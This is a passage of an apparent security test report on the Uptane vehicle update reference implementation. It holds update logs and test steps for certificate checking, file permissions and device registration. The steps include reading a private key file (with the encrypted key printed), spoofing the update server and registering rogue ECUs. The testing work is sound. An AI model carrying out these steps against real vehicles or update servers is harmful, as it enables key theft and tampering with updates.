30401. Director repo URL is: 192.168.1.100:30401/
Director: Starting Director Services Thread: will now listen on port 30501
Timeserver: Loading timeserver signing key.
```

```
Serving HTTP on 0.0.0.0 port 30401 ...
Timeserver: Timeserver signing key loaded.
Timeserver: Timeserver will now listen on port 30601
>>>
>>> [2018.02.02 20:52:32UTC] [director] INFO
[director.py:register_ecu_serial():154]
Registered a new ECU, 'PRIMARY_ECU_1' in vehicle '111' with ECU public key:
{'keyid_hash_algorithms': ['sha256', 'sha512'], 'keyval': {'public':
'al293426fcf4ce6f38135eb72bf89fedfdcbalb732779683b951d71a0b9e89a2'}, 'keytype':
'ed25519', 'keyid':
'9a406d99e362e7c93e7acfe1e4d6585221315be817f350c026bbe84ada260da' }

192.168.1.81 - - [02/Feb/2018 20:52:32] "POST /RPC2 HTTP/1.1" 200 -
[2018.02.02 20:52:32UTC] [director] INFO
[director.py:validate_Primary_certification_in_vehicle_manifest():335]
Beginning validate_Primary_certification_in_vehicle_manifest

[2018.02.02 20:52:32UTC] [director] INFO
[director.py:register_vehicle_manifest():288]
Received a Vehicle Manifest from Primary ECU 'PRIMARY_ECU_1', with a valid
signature from that ECU.

192.168.1.81 - - [02/Feb/2018 20:52:32] "POST /RPC2 HTTP/1.1" 200 -
[2018.02.02 20:54:12UTC] [director] INFO
[director.py:register_ecu_serial():154]
Registered a new ECU, 'SECONDARY_ECU_1' in vehicle '111' with ECU public key:
{'keyval': {'public':
'6b3ce84f9de678c1c4555607055398ebb2369c84800742773165c5854660c433'},
'keyid_hash_algorithms': ['sha256', 'sha512'], 'keyid':
'49309f114b857e4b29bfbff1c1c75df59f154fbc45539b2eb30c8a867843b2cb', 'keytype':
'ed25519' }

192.168.1.91 - - [02/Feb/2018 20:54:12] "POST /RPC2 HTTP/1.1" 200 -

>>> firmware_fname = filepath_in_repo = 'Secondary_update.img'
>>> open(firmware_fname, 'w').write('Update for Secondary')
20
>>> di.add_target_to_imagerepo(firmware_fname, filepath_in_repo)
ImageRepo: Copying target file into place.
>>> di.write_to_live()
'timestamp.json' expires Sat Feb 3 20:50:01 2018 (UTC).
0.9958217592592593 day(s) until it expires.
>>> vin='111', ecu_serial='SECONDARY_ECU_1'
File "<stdin>", line 1
SyntaxError: can't assign to literal
>>> vin='111'; ecu_serial='SECONDARY_ECU_1'
>>> dd.add_target_to_director(firmware_fname, fil
filepath_in_repo filter(
>>> dd.add_target_to_director(firmware_fname, filepath_in_repo, vin,
ecu_serial)
Director: Copying target file into place.
Director: Adding target 'Secondary_update.img' for ECU 'SECONDARY_ECU_1'
>>> dd.write_to_live(vin_to_update=vin)
'timestamp.json' expires Sat Feb 3 20:52:00 2018 (UTC).
0.9962731481481482 day(s) until it expires.
>>> 192.168.1.81 - - [02/Feb/2018 20:57:30] "POST /RPC2 HTTP/1.1" 200 -
[2018.02.02 20:57:43UTC] [director] INFO
[director.py:validate_Primary_certification_in_vehicle_manifest():335]
Beginning validate_Primary_certification_in_vehicle_manifest
```

```
[2018.02.02 20:57:43UTC] [director] INFO
[director.py:register_vehicle_manifest():288]
Received a Vehicle Manifest from Primary ECU 'PRIMARY_ECU_1', with a valid
signature from that ECU.

[2018.02.02 20:57:43UTC] [director] DEBUG
[director.py:register_ecu_manifest():429]
Stored a valid ECU manifest from ECU 'SECONDARY_ECU_1'
```

Navigate to common logging locations for Linux-based processes (as seen below) looking for any security pertinent information being displayed by the Uptane server processes.

```
/var/log/
/proc/[Uptane-process-ID]
```

Step 2: Connect to the Raspberry Pi running the Uptane Primary

Connect to the Raspberry Pi running the Uptane Primary via ssh, as seen in the command below:

```
ssh pi@192.168.1.81
```

Monitor the output displayed on the screen when performing an update. It should appear similar to the output below.

```
(uptane) pi@Primary:~/workspace/uptane $ python
Python 3.5.3 (default, Jan 19 2017, 14:11:04)
[GCC 6.3.0 20170124] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import demo.demo_Primary as dp
>>> dp.clean_slate(vin='111', ecu_serial='PRIMARY_ECU_1')

Primary is now listening for messages from Secondaries.
Primary will now listen on port 30701
Registering Primary ECU Serial and Key with Director.
Primary has been registered with the Director.

Now simulating a Primary that rolled off the assembly line
and has never seen an update.
Generating this Primary's first Vehicle Version Manifest and sending it to the
Director.
Submitting the Primary's manifest to the Director.
Submission of Vehicle Manifest complete.
>>> [2018.02.02 21:09:32UTC] [Primary] DEBUG
[Primary.py:register_new_Secondary():906]
ECU Serial 'SECONDARY_ECU_1' has been registered as a Secondary with this
Primary.

192.168.1.91 - - [02/Feb/2018 21:09:32] "POST /RPC2 HTTP/1.1" 200 -
[2018.02.02 21:09:32UTC] [Primary] DEBUG
[Primary.py:register_ecu_manifest():1057]
Primary received an ECU manifest from ECU 'SECONDARY_ECU_1', along with nonce
1478588696

192.168.1.91 - - [02/Feb/2018 21:09:32] "POST /RPC2 HTTP/1.1" 200 -
192.168.1.91 - - [02/Feb/2018 21:09:55] "POST /RPC2 HTTP/1.1" 200 -
192.168.1.91 - - [02/Feb/2018 21:09:55] "POST /RPC2 HTTP/1.1" 200 -
```

```
>>> dp.update_cycle()
Submitting a request for a signed time to the Timeserver.
Time attestation validated. New time registered.

Now updating top-level metadata from the Director and Image Repositories
(timestamp, snapshot, root, targets)

[2018.02.02 21:12:50UTC] [Primary] DEBUG
[Primary.py:Primary_update_cycle():483]
Refreshing top level metadata from all repositories.

Verifying 'timestamp'. Requesting version: None
Downloading: 'http://192.168.1.100:30401/111/metadata/timestamp.json'
Downloaded 554 bytes out of an upper limit of 16384 bytes.
Not decompressing http://192.168.1.100:30401/111/metadata/timestamp.json
metadata_role: 'timestamp'
timestamp not available locally.
Downloading: 'http://192.168.1.100:30401/111/metadata/snapshot.json'
Downloaded 594 bytes out of the expected 594 bytes.
Not decompressing http://192.168.1.100:30401/111/metadata/snapshot.json
The file's 'sha256' hash is correct:
'809238805c0b86441edc7a50f6c8f6eff9eb15c13080e201a6639c7cec92e5bd'
Downloading: 'http://192.168.1.100:30401/111/metadata/root.json'
Downloaded 2120 bytes out of the expected 2120 bytes.
Not decompressing http://192.168.1.100:30401/111/metadata/root.json
The file's 'sha256' hash is correct:
'b14d24a78a1b74ccd91bdc23c21d8756dfa95249fe854af583c35f4d3c27a220'
Verifying 'targets'. Requesting version: 2
Downloading: 'http://192.168.1.100:30401/111/metadata/targets.json'
Downloaded 805 bytes out of an upper limit of 5000000 bytes.
Not decompressing http://192.168.1.100:30401/111/metadata/targets.json
Verifying 'timestamp'. Requesting version: None
Downloading: 'http://192.168.1.100:30301/metadata/timestamp.json'
Downloaded 554 bytes out of an upper limit of 16384 bytes.
Not decompressing http://192.168.1.100:30301/metadata/timestamp.json
metadata_role: 'timestamp'
timestamp not available locally.
Downloading: 'http://192.168.1.100:30301/metadata/snapshot.json'
Downloaded 594 bytes out of the expected 594 bytes.
Not decompressing http://192.168.1.100:30301/metadata/snapshot.json
The file's 'sha256' hash is correct:
'22f2578d065946530bb43d4a3f3608f66eafc2fc69be48aaaf2a0890a348a3ab'
Downloading: 'http://192.168.1.100:30301/metadata/root.json'
Downloaded 2120 bytes out of the expected 2120 bytes.
Not decompressing http://192.168.1.100:30301/metadata/root.json
The file's 'sha256' hash is correct:
'005bcb7b805ef4086889d92d10206926de147afee777221957db135c7abc38e9'
Verifying 'targets'. Requesting version: 2
Downloading: 'http://192.168.1.100:30301/metadata/targets.json'
Downloaded 2811 bytes out of an upper limit of 5000000 bytes.
Not decompressing http://192.168.1.100:30301/metadata/targets.json
'targets.json' up-to-date.
[2018.02.02 21:13:03UTC] [Primary] INFO [Primary.py:Primary_update_cycle():497]
A correctly signed statement from the Director indicates that this vehicle has
updates to install:['/Secondary_update.img']

[2018.02.02 21:13:03UTC] [Primary] DEBUG
[Primary.py:Primary_update_cycle():500]
Retrieving validated image file metadata from Image and Director Repositories.
```

```
'targets.json' up-to-date.
'targets.json' up-to-date.
'targets.json' up-to-date.
'targets.json' up-to-date.
[2018.02.02 21:13:03UTC] [Primary] INFO [Primary.py:Primary_update_cycle():563]
Metadata for the following Targets has been validated by both the Director and
the Image repository. They will now be downloaded:['/Secondary_update.img']

Downloading: 'http://192.168.1.100:30301/targets/Secondary_update.img'
Downloaded 20 bytes out of the expected 20 bytes.
Not decompressing http://192.168.1.100:30301/targets/Secondary_update.img
The file's 'sha512' hash is correct:
'3ab881c2e2025f8dd047be4b3a871339a77e8715c8da029d9889958e4b1d913bbcae3f3346f512
a9aac20a50920df2b8b8b5815332954d22b96eced7065a3e24'
The file's 'sha256' hash is correct:
'7eb838091a68548882caf9b85e4a15eb282b0e8b588f664202a28689095a9aee'
[2018.02.02 21:13:03UTC] [Primary] INFO [Primary.py:Primary_update_cycle():651]
Successfully downloaded trustworthy 'Secondary_update.img' image.

Submitting the Primary's manifest to the Director.
Submission of Vehicle Manifest complete.
>>> 192.168.1.91 - - [02/Feb/2018 21:13:19] "POST /RPC2 HTTP/1.1" 200 -
Distributing metadata file
/home/pi/workspace/uptane/temp_Primaryskpkn/metadata/full_metadata_archive.zip
to ECU 'SECONDARY_ECU_1'
192.168.1.91 - - [02/Feb/2018 21:13:19] "POST /RPC2 HTTP/1.1" 200 -
192.168.1.91 - - [02/Feb/2018 21:13:32] "POST /RPC2 HTTP/1.1" 200 -
Distributing image to ECU 'SECONDARY_ECU_1'
192.168.1.91 - - [02/Feb/2018 21:13:32] "POST /RPC2 HTTP/1.1" 200 -
[2018.02.02 21:13:35UTC] [Primary] DEBUG
[Primary.py:register_ecu_manifest():1057]
Primary received an ECU manifest from ECU 'SECONDARY_ECU_1', along with nonce
820189988

192.168.1.91 - - [02/Feb/2018 21:13:35] "POST /RPC2 HTTP/1.1" 200 -
```

Navigate to common logging locations for Linux-based processed (as seen below) looking for any security pertinent information being displayed by the Uptane Primary process.

```
/var/log/
/proc/[Uptane-process-ID]
```

Step 3: Connect to the Raspberry Pi running the Uptane Secondary

Connect to the Raspberry Pi running the Uptane Secondary via ssh, as seen in the command below:

```
ssh pi@192.168.1.91
```

Monitor the output displayed on the screen when performing an update. It should appear similar to the output below.

```
(uptane) pi@Secondary:~/workspace/uptane $ python
Python 3.5.3 (default, Jan 19 2017, 14:11:04)
[GCC 6.3.0 20170124] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import demo.demo_Secondary as ds
>>> ds.clean_slate(vin='111', ecu_serial='SECONDARY_ECU_1', Primary_port=30701)
```

```
Registering Secondary ECU Serial and Key with Director.
Secondary has been registered with the Director.
Registering Secondary ECU Serial and Key with Primary.
Secondary has been registered with the Primary.

Now simulating a Secondary that rolled off the assembly line
and has never seen an update.
Generating this Secondary's first ECU Version Manifest and sending it to the
Primary.
>>> ds.update_cycle()
Verifying 'timestamp'. Requesting version: None
Downloading:
'file:///home/pi/workspace/uptane/temp_Secondary80BwU/unverified/director/meta
data/timestamp.json'
Downloaded 554 bytes out of an upper limit of 16384 bytes.
Not decompressing
file:///home/pi/workspace/uptane/temp_Secondary80BwU/unverified/director/metad
ata/timestamp.json
metadata_role: 'timestamp'
timestamp not available locally.
Downloading:
'file:///home/pi/workspace/uptane/temp_Secondary80BwU/unverified/director/meta
data/snapshot.json'
Downloaded 594 bytes out of the expected 594 bytes.
Not decompressing
file:///home/pi/workspace/uptane/temp_Secondary80BwU/unverified/director/metad
ata/snapshot.json
The file's 'sha256' hash is correct:
'809238805c0b86441edc7a50f6c8f6eff9eb15c13080e201a6639c7cec92e5bd'
Downloading:
'file:///home/pi/workspace/uptane/temp_Secondary80BwU/unverified/director/meta
data/root.json'
Downloaded 2120 bytes out of the expected 2120 bytes.
Not decompressing
file:///home/pi/workspace/uptane/temp_Secondary80BwU/unverified/director/metad
ata/root.json
The file's 'sha256' hash is correct:
'b14d24a78a1b74ccd91bdc23c21d8756dfa95249fe854af583c35f4d3c27a220'
Verifying 'targets'. Requesting version: 2
Downloading:
'file:///home/pi/workspace/uptane/temp_Secondary80BwU/unverified/director/meta
data/targets.json'
Downloaded 805 bytes out of an upper limit of 5000000 bytes.
Not decompressing
file:///home/pi/workspace/uptane/temp_Secondary80BwU/unverified/director/metad
ata/targets.json
Verifying 'timestamp'. Requesting version: None
Downloading:
'file:///home/pi/workspace/uptane/temp_Secondary80BwU/unverified/imagerepo/met
adata/timestamp.json'
Downloaded 554 bytes out of an upper limit of 16384 bytes.
Not decompressing
file:///home/pi/workspace/uptane/temp_Secondary80BwU/unverified/imagerepo/meta
data/timestamp.json
metadata_role: 'timestamp'
timestamp not available locally.
Downloading:
'file:///home/pi/workspace/uptane/temp_Secondary80BwU/unverified/imagerepo/met
adata/snapshot.json'
Downloaded 594 bytes out of the expected 594 bytes.
```



```
Not decompressing
file:///home/pi/workspace/uptane/temp_Secondary8OBwU/unverified/imagerepo/meta
data/snapshot.json
The file's 'sha256' hash is correct:
'22f2578d065946530bb43d4a3f3608f66eafc2fc69be48aaaf2a0890a348a3ab'
Downloading:
'file:///home/pi/workspace/uptane/temp_Secondary8OBwU/unverified/imagerepo/met
adata/root.json'
Downloaded 2120 bytes out of the expected 2120 bytes.
Not decompressing
file:///home/pi/workspace/uptane/temp_Secondary8OBwU/unverified/imagerepo/meta
data/root.json
The file's 'sha256' hash is correct:
'005bcb7b805ef4086889d92d10206926de147afee777221957db135c7abc38e9'
Verifying 'targets'. Requesting version: 2
Downloading:
'file:///home/pi/workspace/uptane/temp_Secondary8OBwU/unverified/imagerepo/met
adata/targets.json'
Downloaded 2811 bytes out of an upper limit of 5000000 bytes.
Not decompressing
file:///home/pi/workspace/uptane/temp_Secondary8OBwU/unverified/imagerepo/meta
data/targets.json
'targets.json' up-to-date.
'targets.json' up-to-date.
'targets.json' up-to-date.
'targets.json' up-to-date.
'targets.json' up-to-date.
The file's 'sha512' hash is correct:
'3ab881c2e2025f8dd047be4b3a871339a77e8715c8da029d9889958e4b1d913bbcae3f3346f512
a9aac20a50920df2b8b8b5815332954d22b96eced7065a3e24'
The file's 'sha256' hash is correct:
'7eb838091a68548882caf9b85e4a15eb282b0e8b588f664202a28689095a9aee'
[2018.02.02 21:13:33UTC] [Secondary] DEBUG [Secondary.py:validate_image():682]
Delivered target file has been fully validated:
'/home/pi/workspace/uptane/temp_Secondary8OBwU/unverified_targets/Secondary_upd
ate.img'
```

Navigate to common logging locations for Linux-based processed (as seen below) looking for any security pertinent information being displayed by the Uptane Secondary process.

```
/var/log/
/proc/[Uptane-process-ID]
```

None of the output proved to have security pertinent information, therefore, this test is a Pass.

B.4 TEST.4 – Certificate Checking

B.4.1 Test Information

Test Information	
Reference Test ID(s)	N/A
Tester	Allen Cain
Result	FAIL

Device Under Test (DUT) Information	
Raspberry Pi	Running director repository
Operating System Rev.	Running Raspbian 9
Software Rev.	https://github.com/uptane/uptane/tree/56622b632c5b852c51cf13e58b70a630a6f56450
Test Vector	Uptane Primary

Test Equipment / Software	
Test Computer	Running Kali Linux version 2017.2
Wireshark	Network protocol analyzer
Python	Version 3.5 or later

B.4.2 Test Case

Determine if the Uptane client is verifying the certificate of the server before communicating and sending sensitive information.

B.4.3 Test Results

Findings – FAIL

This test attempted to retrieve sensitive information from an Uptane Primary by spoofing its identity as the Uptane server. Currently, the Primary has the IP of the Uptane server hardcoded, but does not have a Certificate associated with the server included. This leaves the Uptane Primary susceptible to transmitting sensitive information to a rogue server. The Uptane Primary did not verify the identity of our rogue Uptane server before communicating sensitive information, thus, this test failed.

Recommendations

The Uptane Primary should have at least the Public key for the server to verify it is communicating with the designated end host verify the identity of the Uptane server before sending sensitive information.

B.4.4 Test Steps

Step 1: Setup Attacking Machine

Setup an attacking machine to be configured on the same network as the Uptane server and the Uptane Primary. Monitor the communication occurring between the Uptane server and Primary. Afterward, remove the communication channel of the Uptane server. Next, use the attacking machine to spoof the network and appear as if it is the Uptane server (this includes running http/XMLRPC servers on the appropriate ports).

Step 2: Attempt to Retrieve Sensitive Information from Primary

Perform normal Primary functions such as:

```
update_cycle()  
generate_signed_vehicle_manifest()  
submit_vehicle_manifest_to_director()
```

Step 3: Monitor Output

Monitor if the Primary verifies the server before communicating sensitive information with it (e.g., vehicle manifests, registering ecu's, etc.). The Primary does not verify the server's identity, and instead, sends data to the hardcoded IP in its memory. Since an attacker can successfully man-in-the-middle between the Primary and the server, the Primary is vulnerable to sending sensitive information to an unauthorized party. Therefore, this test failed.

B.5 TEST.6 – Client Storage Encryption

B.5.1 Test Information

Test Information	
Reference Test ID(s)	N/A
Tester	Allen Cain
Result	FAIL

Device Under Test (DUT) Information	
Raspberry Pi	Running Uptane Primary client
Raspberry Pi	Running Uptane Secondary client
Operating System Rev.	Running Raspbian 9
Software Rev.	https://github.com/uptane/uptane/tree/56622b632c5b852c51cf13e58b70a630a6f56450
Test Vector	Uptane Primary and Secondary Operating Systems

Test Equipment / Software	
Test Computer	Running Kali Linux version 2017.2

B.5.2 Test Case

Examine if the Uptane client implement proper privileges on files stored (e.g., keys, files, etc.).

B.5.3 Test Results

Findings – FAIL

This test was used to determine if the Uptane clients were storing security sensitive information in memory, and potentially, in a temporary directory. This test determined that the Uptane clients are storing all metadata and updates downloaded in a temporary directory with global read permissions. Additionally, this test determined that cryptographic keys used to sign metadata and updates are encrypted, yet have global read permissions. This vulnerability is exemplified when considering the source code is open-source, thereby, making it trivial to decrypt the encrypted private keys. Since attackers can read all of the metadata, update images, and cryptographic keys, this test failed.

Recommendations

It is recommended to not use a temporary directory to store security sensitive information throughout the update process. If the reference implementation must use a temporary directory during the update process, then it should not allow global read permissions. Additionally, although the implementation is intended for reference, the storage of keys on the filesystem, albeit encrypted, with global read permissions, is a major security vulnerability. It is recommended to use a hardware/virtual trusted platform module (TPM) or Hardware Security Module (HSM), for handling key storage. Additionally, it should be noted, that Uptane clients (i.e., Primary and Secondary) should not possess the private keys for the servers or other ECU's (i.e., another Primary or Secondary) it is communicating with.

B.5.4 Test Steps

Step 1: Login to the Primary and Secondary Clients

Connect to both the Uptane Primary and the Uptane Secondary clients. This can be done by connecting the client to a monitor (in the case of a Raspberry Pi) or connecting to it via SSH. Next, navigate to the directory where the Uptane code is being executed.

Step 2: Examine Executing Directories

Determine if the clients are storing information in a temporary directory. If so, determine what the data is stored in the temporary directory by running the following command:

```
ls -alh temp_PrimaryIPYZD/  
ls -alh temp_Secondarymn6hK/
```

The metadata downloaded from both the director and image repository are stored in the temp directories. Additionally, the downloaded update is stored in the temp directories. All of the files can be modified, thereby, modifying the update image and the metadata stored on the Uptane clients.

The two temporary directories can be found in their entirety in Data folder of this test procedure.

Step 3: Search for Sensitive Information

Afterward, determine if you are able to find the keys both clients are using. If so, determine what the access privileges to the files are by running the following command:

```
ls -alh demo/keys
```

Verify the output from the clients looks similar to the following:

```
drwxr-xr-x 2 pi pi 4.0K Jan 23 18:01 .  
drwxr-xr-x 8 pi pi 4.0K Feb 16 20:11 ..  
-rw-r--r-- 1 pi pi 686 Jan 23 18:01 director  
-rw-r--r-- 1 pi pi 159 Jan 23 18:01 director.pub  
-rw-r--r-- 1 pi pi 686 Jan 23 18:01 directorroot  
-rw-r--r-- 1 pi pi 686 Jan 23 18:01 directorroot2  
-rw-r--r-- 1 pi pi 159 Jan 23 18:01 directorroot2.pub  
-rw-r--r-- 1 pi pi 159 Jan 23 18:01 directorroot.pub  
-rw-r--r-- 1 pi pi 686 Jan 23 18:01 directorsnapshot  
-rw-r--r-- 1 pi pi 159 Jan 23 18:01 directorsnapshot.pub  
-rw-r--r-- 1 pi pi 686 Jan 23 18:01 directortimestamp  
-rw-r--r-- 1 pi pi 159 Jan 23 18:01 directortimestamp.pub  
-rw-r--r-- 1 pi pi 686 Jan 23 18:01 mainrole1  
-rw-r--r-- 1 pi pi 159 Jan 23 18:01 mainrole1.pub  
-rw-r--r-- 1 pi pi 686 Jan 23 18:01 mainroot  
-rw-r--r-- 1 pi pi 159 Jan 23 18:01 mainroot.pub  
-rw-r--r-- 1 pi pi 686 Jan 23 18:01 mainsnapshot  
-rw-r--r-- 1 pi pi 159 Jan 23 18:01 mainsnapshot.pub  
-rw-r--r-- 1 pi pi 686 Jan 23 18:01 maintargets  
-rw-r--r-- 1 pi pi 159 Jan 23 18:01 maintargets.pub  
-rw-r--r-- 1 pi pi 686 Jan 23 18:01 maintimestamp  
-rw-r--r-- 1 pi pi 159 Jan 23 18:01 maintimestamp.pub  
-rw-r--r-- 1 pi pi 686 Jan 23 18:01 Primary  
-rw-r--r-- 1 pi pi 159 Jan 23 18:01 Primary.pub  
-rw-r--r-- 1 pi pi 686 Jan 23 18:01 Secondary  
-rw-r--r-- 1 pi pi 686 Jan 23 18:01 Secondary2
```

```
-rw-r--r-- 1 pi pi 159 Jan 23 18:01 Secondary2.pub
-rw-r--r-- 1 pi pi 686 Jan 23 18:01 Secondary3
-rw-r--r-- 1 pi pi 159 Jan 23 18:01 Secondary3.pub
-rw-r--r-- 1 pi pi 159 Jan 23 18:01 Secondary.pub
-rw-r--r-- 1 pi pi 686 Jan 23 18:01 timeserver
-rw-r--r-- 1 pi pi 159 Jan 23 18:01 timeserver.pub
```

Attempt to read the private key for the Director's root role by performing the following command:

```
cat demo/keys/directorroot
```

Verify the output looks similar to the following:

```
(uptane) pi@Primary:~/workspace/uptane $ cat demo/keys/directorroot
faa431f56ab70096016384d60e789ae6@@@1000000@@@6b6dbf7be483b860309e617516d6b5916
51720f3ac95bf2ababb0792825876a0@@@b6aaab78776ae1f55a3771e814ff50ce@@@5106a3c5
8d9749aba7c9ef92514809fb92d139e3b5b6b9109354e7c72c15690e267dc7c0b09ee05ecd78750
bec1050e290da42a6da516b0fa26bd01bd5f5d5cda5f2534b64e52af4ccff5f164a0cd985328736
22fb603549cabaefc76008bdfd72e3886dd11e9ed3f212e82ca86b08901228b01495911d0a39692
60e1eec7c5a3e0777190207ce58658e731960c341e98d5bc0cc0de1e7629afb8a7053e729ff7496
c561b72e5be3be4183c146ea6a80287730ea7981c2d332082b10eb9ee555c3f39bd482049e64da5
9d0cf872ac204dfc080192a3cb645ce0d71fb82a70523681744ddba4b9e02dbd1951ab57e1b5c27
2271c7a28d67a1d0558813996d4de8829309beb00c1b2eec251c21
```

The clients are utilizing temporary directories with security relevant information and read privileges for all users on the system. Additionally, the clients are storing the cryptographic keys used during the update in memory, in an encrypted format, with global read privileges. However, since the source code is open-source it is a trivial feat to decrypt the encrypted private keys. Due to these security issues, this test has failed.

Note, the testers understand the reference implementation is not a hardened production system. However, the storage of private keys with global read privileges and without the use of a physical/virtual trusted platform module (TPM) or Hardware Security Module (HSM), leaves the implementation at risk for anyone implementing the code in production. Lastly, the principle of least privilege should be implemented, such that, the Uptane clients and servers should only possess the private keys relevant to themselves. In other words, the Uptane Secondary should not contain the private key of the Director root's role in memory.

B.6 TEST.8 – Uptane Client Registration

B.6.1 Test Information

Test Information	
Reference Test ID(s)	TEST.1 Sniffing
Tester	Allen Cain
Result	FAIL

Device Under Test (DUT) Information	
Raspberry Pi	Running Uptane servers (director repository, image repository, timeserver) Separate Pi running Uptane Primary Separate Pi running Uptane Secondary
Operating System Rev.	Running Raspbian 9
Software Rev.	https://github.com/uptane/uptane/tree/56622b632c5b852c51cf13e58b70a630a6f56450
Test Vector	Uptane Director via HTTP POST request on port 30501

Test Equipment / Software	
Test Computer	Running Kali Linux version 2017.2
Wireshark	Network sniffer and analysis tool.
Python	Running Version 3.5 or later
duplicate_device.py	XMLRPC request to register a device previously registered with the server.
register_rogue_device.py	XMLRPC request to register a previously-registered Primary with a different VIN.

B.6.2 Test Case

Examine registration between the Uptane Primary and the Uptane server. Attempt to exploit the registration process by interrupting the registration process and spoofing as an Uptane Primary. Afterward, attempt to exploit the registration process between the Uptane Secondary and the Uptane Primary.

B.6.3 Test Results

Findings – FAIL

This test attempted to register rogue and duplicate Primaries with the server to attempt to route updates and traffic to itself rather than the valid client. The servers successfully and correctly recognized the spoofing attack but did not reject the rogue Primary's vehicle manifest. Additionally, the server did not withhold the update when asked from the rogue Primary. Also, this test attempted to exploit the registration process by removing the Primary's connection to the server during the registration process.

This revealed that the client errors out and does not attempt to reconnect with the servers upon regaining the communication link. Although this limits functionality of the Uptane Primary, it did not leave the device in a compromised state.

Lastly, this test attempted to exploit the registration process between a Secondary and a Primary. This was done by registering a rouge Secondary (with the same name as a valid Secondary) with the Primary to attempt to route traffic to the rogue device and starve the valid Secondary from an update. Although the attack was not successful at starving an update from a valid Secondary, it does allow for potential functionality issues and a potential loss of intellectual property.

Recommendations

SwRI recommends for the server to deny receiving a vehicle version manifest from the client that was previously detected as sending a spoofed *ecu_registration()* request, which can be accomplished in a variety of ways. Including, a challenge-response approach, where the server would authenticate the Primary before receiving and/or sending private information (e.g., metadata, update images, etc.).

Additionally SwRI recommends incorporating functionality into the Primary that can detect if a Secondary is already registered, thereby, not allowing duplicate Secondaries to register with a Primary. In addition to providing more accurate functionality, this recommendation will also assist with identification of a rogue Secondary. Lastly, SwRI believes this will assist the inventory database in properly performing dependency resolution and allow the Director to prepare updates for the correct Secondary.

B.6.4 Test Steps

Step 1: Setup an Attacking Device

Setup a computer to be able to communicate with the servers, the Primary, and the Secondary.

Monitor the communication of a Primary registering with a server using Wireshark.

Step 2: Attempt to Register a Duplicate Device

Utilizing the information gathered from the previous step, craft an XMLRPC request to mimic the previously registered device. Run the script by running the following command while monitoring the traffic in Wireshark:

```
python duplicate_device.py
```

Verify the server recognized the attack and responded similarly to the following.

```
<?xml version='1.0'?>
<methodResponse>
<fault>
<value><struct>
<member>
<name>faultString</name>
<value><string>&lt;class 'uptane.Spoofing'&gt;;The given VIN, '111', is already
associated with a Primary ECU.</string></value>
</member>
<member>
<name>faultCode</name>
<value><int>1</int></value>
</member>
</struct></value>
</fault>
</methodResponse>
```

Afterward, perform the functionality exercised when performing an *update_cycle()* request from the Primary. Verify the server sends the pertinent metadata and images associated with the spoofed VIN.

Although the server correctly recognized the rogue Primary attempting to register with the server, it did not prevent the same rogue Primary from downloading metadata and applicable images for the valid Primary.

Step 3: Attempt to Register a Rogue Device

Next, craft an XMLRPC request that utilizes the same ECU name but with a different VIN. Run the script by running the following command:

```
python register_rogue_device.py
```


Verify the server recognized the attack and responded similarly to the following.

```
<?xml version='1.0'?>
<methodResponse>
<fault>
<value><struct>
<member>
```

```
<name>faultString</name>
<value><string>&lt;class 'uptane.Spoofing'&gt;;The given ECU Serial,
'PRIMARY_ECU_1', is already associated with a public key.</string></value>
</member>
<member>
<name>faultCode</name>
<value><int>1</int></value>
</member>
</struct></value>
</fault>
</methodResponse>
```

Step 4: Interrupt Registration with a Valid Server

Lastly, attempt to register a valid Primary with the servers. Interrupt the connection of the Primary during the registration process to see how the Primary and servers respond. Verify the output appears like Figure B-4 below.



```
pi@primary: ~/workspace/uptane
File Edit Tabs Help
imagerepo      README.md      tox.ini
include        samples        tuf.log
pi@primary:~/workspace/uptane $ source bin/activate
(uptane) pi@primary:~/workspace/uptane $ python --version
Python 3.5.3
(uptane) pi@primary:~/workspace/uptane $ python
Python 3.5.3 (default, Jan 19 2017, 14:11:04)
[GCC 6.3.0 20170124] on linux
Type "help", "copyright", "credits" or "license" for more information.
